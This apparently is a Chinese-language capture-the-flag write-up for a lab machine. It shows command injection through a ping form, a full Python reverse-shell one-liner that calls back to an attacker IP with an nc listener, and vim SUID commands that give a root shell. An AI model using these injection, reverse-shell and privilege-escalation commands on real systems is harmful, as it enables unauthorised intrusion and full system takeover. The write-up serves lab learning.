


先用nmap –sV –sC 192.168.58.86 掃出port22,80




因為沒帳密及hash，不登入ssh，改看web，web介面如下:




由inspector及實際輸入內容後可發現是用get method，且會顯示?host=127.0.0.1在網址後，如下

由此可猜測後端內容為”cmd=ping [輸入內容]”，藉此可以在輸入端打入”127.0.0.1 && ls /home”，去取得home directory下的檔案



循序漸進後可發現/home/dylan/local.txt檔案，並用cat /home/dylan/local.txt取得flag



在reverse shell generator網頁生成payload

server端:



python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);s.connect(("192.168.45.226",80));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'

kali端:

sudo rlwrap nc -nlvp 80

成功取得shell


這邊有個細節，一般payload port設成4444等任意數字通常沒問題，但offsec防火牆有設置規則，會擋非使用port流量，所以4444會接不到shell，所以改用80,443等成開啟的port



嘗試從suid file進攻

find / -perm -u=s -type f -exec ls -l {} \; 2> /dev/null

找權限(-perm)user(-u)是suid(s)，並且type是f(一般檔案)，每個找到的檔案({})都執行一次(-exec)ls –l，然後將錯誤輸出丟至/dev/null



/usr/bin/vim.basic –-version

得知vim.basic適用python3



https://gtfobins.github.io/gtfobins/vim/

在gtfobins可找到vim suid攻擊command

/usr/bin/vim.basic -c ':py3 import os; os.execl("/bin/sh", "sh", "-pc", "reset; exec sh -p")'(command1)

長按enter


xterm

能獲取root shell

或是使用

/usr/bin/vim.basic -c ':py3 import os; os.setuid(0); os.execl("/bin/bash", "/bin/bash")'(command2)


也行



上圖uid與euid不同適用command1，有-p參數關係

如用command2，uid會變root

取得proof.txt



\*補充

由上圖時測結果能發現-p會影響euid值的差異

有加-p，bash不會強制還原euid同uid

沒加則會，下方未顯示euid是因為uid=euid則只顯示uid

本例的sh –p同理